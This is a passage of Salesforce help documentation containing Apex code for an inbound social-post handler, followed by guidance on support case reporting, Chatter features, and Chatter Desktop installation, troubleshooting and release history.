               ExternalId = :persona.ExternalId LIMIT 1];
           if ( !personaList.isEmpty()) {
               persona.Id = personaList[0].Id;
               persona.ParentId = personaList[0].ParentId;
           }
       }
   }

   private void createPersona(SocialPersona persona) {
       if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
           return;

       SObject parent = createPersonaParent(persona);
       persona.ParentId = parent.Id;
       insert persona;
   }

   private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
       return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
              persona.Name != null && String.isNotBlank(persona.Name) &&
              persona.Provider != null && String.isNotBlank(persona.Provider) &&
```

```
                persona.provider != 'Other';
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
}
```

Default Apex Class for Winter ’13 and Spring ’14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
```

```
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }

        findReplyTo(post, rawData);

        Case parentCase = null;
        if (persona.Id == null) {
            createPersona(persona);
            post.PersonaId = persona.Id;
        }
        else {
            update persona;
            post.PersonaId = persona.Id;
            parentCase = findParentCase(post, persona, rawData);
        }

        if (parentCase == null) {
            parentCase = createCase(post, persona);
        }

        post.ParentId = parentCase.Id;

        insert post;

        return result;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(
            subject = post.Name
        );
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            }
            else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
```

```
        SocialPost replyToPost = null;
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id)) {
            replyToPost = post.ReplyTo;
        }
        else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
            // find the latest outbound post that the DM is responding to
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
 ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                replyToPost = posts[0];
            }
        }

        if (replyToPost != null) {
            List<Case>  cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :replyToPost.ParentId];
            if (!cases.isEmpty()) {
                if (!cases[0].IsClosed) return cases[0];
                if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
                    reopenCase(cases[0]);
                    return cases[0];
                }
            }
        }

        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
        String replyToId = (String)rawData.get('replyToExternalPostId');
        if (String.isBlank(replyToId)) return;
        List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
        if (!postList.isEmpty()) {
            post.ReplyToId = postList[0].id;
```

```
            post.ReplyTo = postList[0];
        }
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                ((Provider != 'Other' AND Provider = :persona.Provider) OR
                 (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
                ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
                 (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
                String.isBlank(persona.Provider)) return;

        if (isPersonaAccountEnabled()){
            Account account = createPersonAccount(persona);
            persona.ParentId = account.Id;
        }
        else {
            Contact contact = createContact(persona);
            persona.ParentId = contact.Id;
        }
        insert persona;
    }


    private Boolean isPersonaAccountEnabled() {
        if (!usePersonAccount()) return false;
        Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
        return accountFields.containsKey('IsPersonAccount');
    }

    private Account createPersonAccount(SocialPersona persona) {
        Account account = new Account(
            Name = persona.Name
        );
        insert account;
        return account;
    }

    private Contact createContact(SocialPersona persona) {
        String name = persona.RealName;
        if (String.isBlank(name)) {
```

```
            name = persona.Name;
        }

        String firstName = '';
        String lastName = 'unknown';
        if (!String.isBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (String.isBlank(lastName)) {
                lastName = firstName;
            }
        }

        Contact contact = new Contact(
            LastName = lastName,
            FirstName = firstName
        );
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null) {
            contact.AccountId = defaultAccountId;
        }
        insert contact;
        return contact;
    }
}
```

Reporting on Support Activity

Use support reports to track the number of cases created, case comments, case emails, case owners, case contact roles, cases with solutions, the length of time since the case last changed status or owner, and the history of cases.

You can also report on the solutions for your organization, including solution history, the languages in which solutions have been written, and whether translated solutions are out of date. If you have enabled the Self-Service portal, you can run reports to track usage of your Self-Service portal.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Using Custom Report Types to Report on Support Activity

Cases and Solutions come with a number of custom report types that you can use to track your team's work with cases and solutions.

Tips for Effective Support Reporting

You can get a lot of useful information out of your cases and solutions data if you keep a few tips and best practices in mind.

Using Custom Report Types to Report on Support Activity

Cases and Solutions come with a number of custom report types that you can use to track your team's work with cases and solutions.

Use the built-in custom report types to create reports on the number of cases created, case comments, case emails, case owners, case contact roles, cases with solutions, the length of time since the case last changed status or owner, and the history of case fields.

You can also report on your organization's solutions, including solution history, the languages in which solutions have been written, and whether translated solutions are out of date.

Some custom report types become available only when you enable their related features. For example, when you enable historical trend reporting for Cases, you automatically get a Cases with Historical Trending custom report type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Cases with Historical Trending

Use the Cases with Historical Trending custom report type to analyze changes in case data over time. Available when Historical Trend Reporting is enabled.

Cases and Emails

Create a custom report to view a list of both inbound and outbound emails by case by choosing the Cases and Emails report type. This type of report is available when Email-to-Case or On-Demand Email-to-Case is enabled.

Translated Solutions

Choose the Translated Solutions report to summarize the translated solutions associated with each master solution.

Contact Role

Choose the Contact Role report to show all cases with their associated contact roles.

Cases with Articles

Choose the Cases with Articles report to see the articles attached to cases. This report is available if Salesforce Knowledge is enabled.

The report displays articles even if they're not marked as available for the internal app channel.

Case Lifecycle

Run case lifecycle reports to view the results of the `Range` field, which indicates the length of time since the case last changed status or owner. Each time the status or owner changes, the counter begins again at zero.

Service Contracts with Entitlements

Use the Service Contracts with Entitlements report type to report on the services your customers are entitled to. Available when Service Contracts with Entitlements is enabled.

Accounts with Entitlements with Contacts

Lists accounts with entitlements that include contacts (named callers). Available when Service Contracts with Entitlements is enabled.

Service Contracts with Contract Line Items

Lists service contracts with contract line items (products). Available when Service Contracts with Contract Line Items and Entitlements is enabled

Cases with Milestones

You can create a custom report to view a list of cases with milestones by choosing the Cases with Milestones report type. This report type is available if entitlements is enabled.

Note: Milestone status in list views and reports is based on the related entitlement process' end time. If a user's profile doesn't include access to the `Entitlement Process End Time` case field, reports and list views that they view may show an incorrect milestone status on cases. The case record and Case Milestones related list will still display the correct milestone status values.

Case History/Solution History

Use the Case History and Solution History report types to track the history of standard and custom fields on cases and solutions where field histories are set up for tracking. Use these reports to see tracked fields' old and new values. You can't use filter conditions to search the results of the `Old Value` and `New Value` fields.

Entitlements and Contracts

Use custom report types to define report criteria from which users can run and create reports on entitlements, service contracts, and contract line items. After entitlement management is enabled, Salesforce automatically includes the following custom report types:

Custom Report Type	Description	Report Type Location
Accounts with entitlements with contacts	Lists accounts with entitlements that include contacts (named callers).	Accounts & Contacts
Service contracts with contract line items	Lists service contracts with contract line items (products).	Customer Support Reports
Service contracts with entitlements	Lists service contracts with entitlements.	Customer Support Reports

Tips for Effective Support Reporting

You can get a lot of useful information out of your cases and solutions data if you keep a few tips and best practices in mind.

- When reporting on cases, add the `Parent Case Number` field to your report. This field indicates if a case is associated with a parent case.
- When reporting on first-call resolution of cases, add the `Closed When Created` field to your report. This field indicates cases that were closed by support reps via the **Save & Close** button during the creation of the case.
- You can create a case report containing contact email addresses, export that data to Excel, and then do a mass mail merge using Microsoft Word.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Standard Report Types

- Choose the Translated Solutions report to summarize the translated solutions associated with each master solution.
- Choose the Contact Role report to show all cases with their associated contact roles.
- Choose the Cases with Articles report to see the articles attached to cases. This report is only available if Salesforce Knowledge is enabled.

  The report displays articles even if they're not marked as available for the internal app channel.

Custom Report Types

- You can create a custom report to view a list of cases with milestones by choosing the Cases with Milestones report type. This report type is only available if entitlements is enabled.
- Choose the Case History and Solution History report types to track the history of standard and custom fields on cases and solutions where field histories are set up for tracking. Use these reports to see tracked fields' old and new values. You can't use filter conditions to search the results of the `Old Value` and `New Value` fields.

- You can create a custom report to view a list of both inbound and outbound emails by case by choosing the Cases and Emails report type. This type of report is only available to organizations with Email-to-Case or On-Demand Email-to-Case enabled.
- You can run case lifecycle reports to view the results of the `Range` field, which indicates the length of time since the case last changed status or owner. Each time the status or owner changes, the counter begins again at zero.

Cases in Portals

If you have enabled the Self-Service portal, you can run reports to track usage of your Self-Service portal.

- When reporting on case comments, use the `Public Case Commented` field to indicate if the comment is private or public. Public comments are indicated with a check mark. To limit report results to public comments, customize the report and add a field filter where *`Public Case Commented equals True`*. Likewise, the filter *`Public Case Commented equals 0`* yields only private case comments.
- Choose the `Closed by Self-Service User` field to report on how many cases have been closed by users via suggested solutions on the Self-Service portal.

Solution Categories

Create a custom report that sorts solutions by category. Select the `Category Name` field to display the solution's category and the `Parent Category Name` field to display the category directly above the solution's category.

- If you restrict your report to solutions in a particular category, the report includes only solutions that are directly associated with that category. It does not include solutions in subcategories of the specified category.
- To report on uncategorized solutions, use the advanced report filters. Choose the `Category Name` field and the "equals" operator, and leave the third field blank.

Team Members

- You can report on case teams in which you are a member. After you run a case report, select `My case team's cases` from the `Show` drop-down.
- `Owner Role` for case reports is defined differently than for other objects. For most objects, `Owner Role` is defined in the `Role Name as displayed on reports` field on the user's role. Cases uses the `Label` field instead.
- You can limit any case report to cases owned by users or cases in queues. Choose User Owned Cases or Queue Owned Cases from the View drop-down at the top of a case report.

COLLABORATE WITH EVERYONE

No man is an island, even in Salesforce. Complete tasks quickly and efficiently by collaborating with people either inside or outside of your organization.

Here you'll find information on collaboration tools like Chatter, Salesforce CRM Content, and even documents. There's no limit to what you can accomplish with others—figure out the best way to do it here.

Collaborate Within Your Company
Stay current with what's happening in your company. Share your knowledge in Chatter posts and comments, collaborate in groups, and access files and data across your organization.

Collaborate with Partners and Customers
Share updates with customers and partners in Chatter groups.

Other Resources
Need more info? Check out these videos and tipsheets.

Collaborate Within Your Company

Stay current with what's happening in your company. Share your knowledge in Chatter posts and comments, collaborate in groups, and access files and data across your organization.

Share Updates with People (Chatter)
Share updates with coworkers, collaborate in Chatter groups, and view record updates.

Create, Share, and Organize Files
Post files to feeds and records, share files with customers in the Salesforce cloud, and sync files between your local drive and Salesforce.

Skype for Salesforce (Beta)
Skype for Salesforce integrates Salesforce and Skype for Business®, allowing your users to chat with and make audio and video calls to other users without leaving Salesforce. Skype for Salesforce is available only if your business has a Skype for Business online license.

Share Updates with People (Chatter)

Share updates with coworkers, collaborate in Chatter groups, and view record updates.

Chatter Overview
Use Chatter features like feeds, profiles, groups, and more to share information, collaborate, and keep up with the latest updates in your company.

Get Started with Chatter
Connect with people and share business information securely and in real time.

Work with Feeds
Stay up to date on posts and comments you and other people make, as well as record changes across your Salesforce organization.

Chatter Streams

Chatter streams are custom feeds that you create from the information that's most useful to you. Look for streams on your Chatter home page. Create up to five streams that combine posts from up to 25 different feeds and feed types. Create streams that combine feeds from people, groups, and records, like accounts, opportunities, cases, and more.

Work with Posts

Share information and collaborate with other people inside and outside your organization.

People in Your Organization

Update your personal profile and view the profile of other people in your organization.

Records and List Views

Configure your follow settings for records, view Chatter feeds on list views, and learn more about record recommendations.

Collaborate in Chatter Groups

Use public, private, or unlisted Chatter groups to collaborate with specific people in your company.

Chatter Messenger (Chat)

Chat instantly and securely with coworkers. Chatter Messenger is not available in new orgs created after the Spring '16 release.

Private Messages

Use Chatter messages for secure private conversations with other Chatter users.

Chatter Questions

Got questions? Use Chatter Questions to post a question in your Chatter feed, then watch the solutions roll in.

Chatter Overview

Use Chatter features like feeds, profiles, groups, and more to share information, collaborate, and keep up with the latest updates in your company.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter works in accordance with all of the security and permission settings in your Salesforce organization. Chatter is enabled by default for organizations created after June 22, 2010. For existing organizations, your administrator must enable Chatter. You can access the Chatter app in the app menu in the top right corner of any page. If your administrator added Chatter tabs to other apps and you previously customized your display, you need to add the tabs manually.

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Chatter is not supported:

- Using Microsoft® Internet Explorer version 6.0
- For external users in Customer Portals or partner portals
- In the Console tab

Posts and comments that users make in Chatter are retained during the entire time that a customer's applicable org remains provisioned. We reserve the right to enforce limits on:

- The number of system-generated tracked feed updates. Currently tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically. The tracked feed updates no longer appear in the feed. However, if auditing is enabled for a tracked field, the audit history for that field is still available.
- The number of email notifications that can be sent per org per hour.

The limits are subject to change. Contact Salesforce for more information.

Get Started with Chatter

Connect with people and share business information securely and in real time.

Chatter Tab Overview

The Chatter tab is your collaboration home base and gives you instant access to most of the collaboration features in Chatter.

The People and Records You Auto-Follow Initially

Like Posts and Comments

Like posts or comments to show your support and receive email notifications if others comment on that post.

Replying to Chatter Email Notifications

Navigate to Chatter Email Settings

Find your Chatter email settings so you can change your preferences for receiving email notifications and digests.

Chatter Email Digests

Email digests conveniently summarize recent activity in Chatter so you don't miss important discussions. You can choose to receive daily or weekly summaries of updates from your personal feed or any group's feed.

Guidelines for Managing Your Personal Chatter Email Settings

Control the number of Chatter emails you receive by choosing the most important emails and the appropriate frequency of personal and group digests.

What do "company" and "organization" mean in Chatter?

Can I invite people from my company who don't have Salesforce licenses?

Chatter Tab Overview

The Chatter tab is your collaboration home base and gives you instant access to most of the collaboration features in Chatter.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

From the Chatter tab you can:

- Make a post that's shared with people who follow you, or comment on someone else's post.
- Like posts or comments to show your support.
- Share a post to your profile or to a group, or send a link to the post to other Chatter users in an email or instant message.
- View, filter, and sort your feed on the left side to view posts from people and records you follow and groups you're a member of, posts that mention you, posts you bookmarked, or all posts from your company.
- Search the feed to quickly find information in the feed posts and comments on the Chatter tab.
- Bookmark a post to keep track of future comments on the post, or to remember to follow up on the post later.
- Add topics to a post to categorize the post and give it more visibility.
- Access your people, groups, files, and topics lists.
- View or update your profile, such as your profile photo or your contact information.
- Read or send private messages that are only visible to certain people.
- Access your favorites to see the latest posts and comments for your favorite topics, list views, and Chatter feed searches.
- View your recommendations for people, groups, files, and records that closely relate to your job and interests.
- View trending topics that people are discussing in Chatter right now.

- Invite people to join your Chatter network if they don't have Salesforce licenses to use Chatter.

Chatter Desktop

Chatter Desktop Overview

Chatter Desktop is a free desktop application that lets you collaborate in Chatter without a browser. Use Chatter Desktop to post and comment in Chatter, and receive updates about your groups and the people, records, and files you follow. Chatter Desktop also supports chat, private Chatter messages, and displays Chatter updates and private messages as popup notifications in your Windows taskbar or Mac OS X Dock.

Note: Customer users can install and use Chatter Desktop but can't access all of its functionality. For example, customer users can't follow users or records, chat, or access administration options.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Install Chatter Desktop

Salesforce provides two Chatter Desktop installers: a standard version for individual installations and a managed version for enterprise deployments.

The following are the minimum requirements for using Chatter Desktop:

- Windows
  - 2.33GHz or faster x86-compatible processor, or Intel Atom™ 1.6GHz or faster processor for netbook devices
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, or Enterprise (including 64 bit editions) with Service Pack 2, or Windows 7
  - 512MB of RAM (1GB recommended)
- Mac
  - Intel® Core™ Duo 1.83GHz or faster processor
  - Mac OS X v 10.5, 10.6, or v10.7
  - 512MB of RAM (1GB recommended)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Important: Chatter Desktop uses Adobe® Integrated Runtime (AIR®), Adobe's cross-platform runtime environment for desktop applications, and only runs on operating systems that Adobe AIR supports. Chatter Desktop does not run on operating systems that Adobe AIR does not support, such as 64-bit Linux. See the Adobe website for information on Adobe AIR.

The standard version:

- Requires administrator privileges on your machine
- Doesn't require administrator privileges in Salesforce
- Automatically installs the required version of Adobe® Integrated Runtime (AIR®)
- Requires acceptance of an end user license agreement the first time Chatter Desktop launches
- Posts "Installed Chatter Desktop" to Chatter the first time Chatter Desktop launches
- Periodically checks Salesforce for new versions

To install the standard version:

1. From your personal settings, enter *Chatter Desktop* in the Quick Find box, then select **Chatter Desktop**.
2. Click the **Download Now** badge.
3. Follow the on-screen instructions.

Note: Administrators can disable the Chatter Desktop download page and block users from accessing Chatter Desktop.

Important: Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.

SEE ALSO:

Uninstalling Chatter Desktop

Connecting Chatter Desktop

If you have multiple Salesforce or Chatter logins, create a connection for each login. The connection lets Chatter Desktop access the Chatter data you can access with that login on the Web.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click  and select **Settings**.
2. In the Connections section, enter a name for the connection and the URL from which you log in. The URL must begin with `https://` and end with `salesforce.com` or `chatter.com`. For example, if your organization has a European division that you log into from `https://emea.salesforce.com`, enter that URL and name the connection *Europe*.

   By default, Chatter Desktop connects to your main instance of Salesforce (Production) or your Force.com sandbox.
3. Click **Authorize** and follow the on-screen instructions to authorize Chatter Desktop to connect using the login.

Use the radio buttons on the Settings screen to specify a default connection. To quickly switch connections while using Chatter Desktop, click , select **Switch Connection**, and choose the connection.

Note: You can create multiple connections, but Chatter Desktop can log into only one connection at a time. You cannot use Chatter Desktop to display data from multiple connections simultaneously.

SEE ALSO:

Configuring Chatter Desktop

Configuring Chatter Desktop

The default Chatter Desktop configuration is appropriate for most users, but several Chatter Desktop settings are configurable. To access Chatter Desktop settings, click  and select **Settings**. From the Settings screen, you can:

- Configure Chatter Desktop to launch when you start your computer.
- Configure Chatter Desktop to minimize when you close it.
- Turn popup notifications on or off. Popup notifications are enabled by default.
- Manage alerts for new feed posts and comments (advanced settings).
- Configure Chatter Desktop to always display in the foreground (advanced settings).
- Move the chat window to the foreground when you receive a new message.
- Play sounds when someone starts a new chat with you, or play a sound for every chat message when a chat is minimized or out of focus (for example, if you have multiple chats or are using another application).
- Edit your connections.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Chatter Desktop Troubleshooting Tips

Using Chatter Desktop

In the Chatter Desktop window:

Click:	To:
Your profile photo	Change your chat status. Select **Available**, **Away**, or **Offline**. People can't chat with you when you're **Offline**.
	See feed updates from everyone and everything you follow, and post an update. • For any feed post, click **Comment** to add a comment, **Like** to receive email notifications if others comment on that post, or **Delete** to delete the post, if you have access. • To post a file from your computer, drag the file to , or click , which appears when you type a post. • To post a link, type the link in the text box at the top of your feed, or click , which appears when you type a post. • Use the **Sort By** filter at the top of a feed to sort updates: – Post Date—Sorts feeds by post date. To see comments, you must click **Show All Comments** below a post. – Post and Comment Date—Sorts feeds by post and comment date. Each comment appears again when you click **Show All Comments** under its associated post.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



See and comment on updates directed to you.



Chat with people and see their updates. Chat messages are displayed in a separate window.

- Click **Chat Favorites** to see people or chats you've added as favorites. To add a favorite, click next to someone's name or in any active chat with one or more people.
- Click **Following** or **Followers** then click a person's name to see their updates or post to their feed.
- Hover over someone's name:
  - Click to send them a private message.
  - Click to add them as a favorite chat. Their name appears in your **Chat Favorites** list.
  - Click to follow someone or to stop following them.
  - Click to start a chat. You can then add up to 10 people to the same chat by clicking in the chat window and searching for people to add. You can't chat with people who are **Offline**.

Note: Chat is only available if it's enabled in your organization.



Read and reply to private Chatter messages. Click a message to view it, or click **New Message** to send a new message.

Note: Messages are only available if they are enabled in your organization.



See feed updates from groups:

- Click a group name or search for a group to view its feed or to post updates. You can post in all public groups and any private groups that you belong to.
- Click **Join** to join a group, or **Member** to leave the group.
- Click to view the group description.



See and comment on records you follow. From the drop-down menu at the top, select the type of record you want to view, for example, Account. If you're not following records, there won't be any records in the list. Click a record's name to view its details. Chatter Desktop shows the first eight fields on a record.



Edit your Chatter Desktop settings or switch your connection.



Instantly synchronize your data. While Chatter Desktop synchronizes your data automatically, it does not always happen instantly.

SEE ALSO:

Chatter Desktop Troubleshooting Tips

Chatter Desktop Troubleshooting Tips

Find solutions for troubleshooting Chatter Desktop.

Chatter Desktop uses Adobe® Integrated Runtime (AIR®). This table describes solutions to common AIR-related issues. For more information, consult the Adobe® knowledge base.

Problem	Solution
The Chatter Desktop installation fails	Delete the Shared Local Object (SLO) and Encrypted Local Store (ELS) directories and reinstall Chatter Desktop. The SLO stores persistent information like last screen position and size and is located at • **Mac OS:** `/[USER]/Library/Preferences/sfdc-desktop*` • **Windows Vista, Windows 7, Windows 8.x:** `C:\Users\<USER>\AppData\Roaming\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\sfdc-desktop*` The ELS stores the Oauth2.0 identities for users and is located at • **Mac OS:** `/[USER]/Library/Application Support/Adobe/AIR/ELS/sfdc-desktop*` • **Windows Vista, Windows 7, Windows 8x:** `C:\Users\<USER>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*` • **Windows XP:** `C:\Documents and Settings\<USER>\Application Data\Adobe\AIR\ELS\sfdc-desktop*`
Chatter Desktop on Linux freezes, presents an empty window, doesn't save your password, or malfunctions in another way	If you're using the managed installation, verify • The `.chatterdesktop` file is well-formed and contains valid XML • The URLs in the `.chatterdesktop` file are valid and each URL begins with `https://` and ends with `salesforce.com` Also troubleshoot your Encrypted Local Storage (ELS) keystore. For more information, see `http://kb2.adobe.com/cps/492/cpsid_49267.html`
Chatter Desktop doesn't preview PDF files	Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.
Photos with comments don't refresh	Click the sync icon.

SEE ALSO:

Configuring Chatter Desktop

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Disabling Chatter Desktop Remotely

If the computer on which you installed Chatter Desktop is stolen or lost, you can block Chatter Desktop from accessing your Salesforce data.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Revoke** next to Chatter Desktop in the Remote Access section.

SEE ALSO:

Chatter Desktop Troubleshooting Tips

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Uninstalling Chatter Desktop

How to uninstall Chatter Desktop.

Windows:

1. Go to **Start** > **Control Panel** > **Uninstall a program**.
2. Double click Chatter Desktop. You can also right-click it and select **Uninstall**.
3. Click **Yes** when prompted.

Mac:

1. Go to your applications folder. You can also type *applications* in Spotlight.
2. Find the salesforce.com folder with Chatter Desktop in it and drag it to the trash.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Desktop Releases

This table describes the updates in each Chatter Desktop release.

Version	Updates
3.2.3	• Installer certificate update
3.2.2	• Installer certificate update
3.2.1	• Installer certificate update
3.2	• Configure desktop alerts for new feed posts and comments • Configure Chatter Desktop to always display in the foreground • Delete feed posts if you have access • Post in all public groups • Scrolling and active links supported in group descriptions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

	• Miscellaneous bug fixes including negative counts and names displayed twice in likes and broken hash tag topic links.
3.1.1	• Installer certificate update
3.1	• Attach files to comments • View your chat list sorted by first name • View the last activity date for your groups • View multiple chats more easily • Sort your chat favorites by people's availability • See improved icons for your Chatter feed and dragging and dropping files to your posts
3.0	• Chat with one or more people in your organization • Like comments • View a list of people who like a post or comment • View files attached to comments • View dashboard snapshots • View shared messages • Several miscellaneous bug fixes, including feed improvements using new components and an issue that prevented adding an @mention after a #topic
2.1	• Support for customer users • Support for private Chatter messages • Miscellaneous bug fixes, including an issue with popup notifications stealing OS focus
2.0	• A new user interface and visual design • View records
1.3.3	• Global search for @mentions • Create new instances on the Login screen • Switch and authenticate instances without restarting • Miscellaneous bug fixes, including an issue that generated empty notifications and an issue with the installer
1.3.2	• An intermediate build to accommodate changes to Adobe AIR. Chatter Desktop immediately performs an additional update after 1.3.2 installs.
1.2.1	• Locale fixes for Norwegian, Danish, Finnish and Dutch

1.2.0	• User and group details • Links to indicate you like a post • @mentions, which render in feeds and link to the mentioned user's profile • #topics, which render in feeds and link to search results in your browser • Auto-complete for @mentions and #topics • Performance improvements including image caching • Norwegian language support • Miscellaneous bug fixes
1.1.1	• Updated for use with `chatter.com` • Minor bug fixes
1.1.0	• Click files to preview them • Select the **To:Me** tab to see posts directed to you • Click groups and users to view their walls • Write on the walls of groups and users
1.0.7	• Photo loading issue resolved
1.0.6	• Performance optimizations for people and groups • Release of Chatter Desktop managed version
1.0.5	• An option to log into your Developer Sandbox • Performance optimizations • Korean locale fixes

SEE ALSO:

Install Chatter Desktop

The People and Records You Auto-Follow Initially

Starting in June 2010, when your administrator initially turns on Chatter, we help get you started by automatically following certain users and records in your organization. Who and what you auto-follow differ based on the size of your organization:

If Your Organization Has:	Users You Follow	Records You Follow
15 users or fewer	All users in your organization	Up to 25 of your most recently used records, in the following order: **1.** Open opportunities you own **2.** Accounts you own **3.** Open cases you own **4.** Contacts you own **5.** Open opportunities you created **6.** Accounts you created **7.** Open cases you created **8.** Contacts you created **9.** Open opportunities you last modified **10.** Accounts you last modified **11.** Open cases you last modified **12.** Contacts you last modified **13.** Open opportunities you viewed **14.** Accounts you viewed **15.** Open cases you viewed **16.** Contacts you viewed
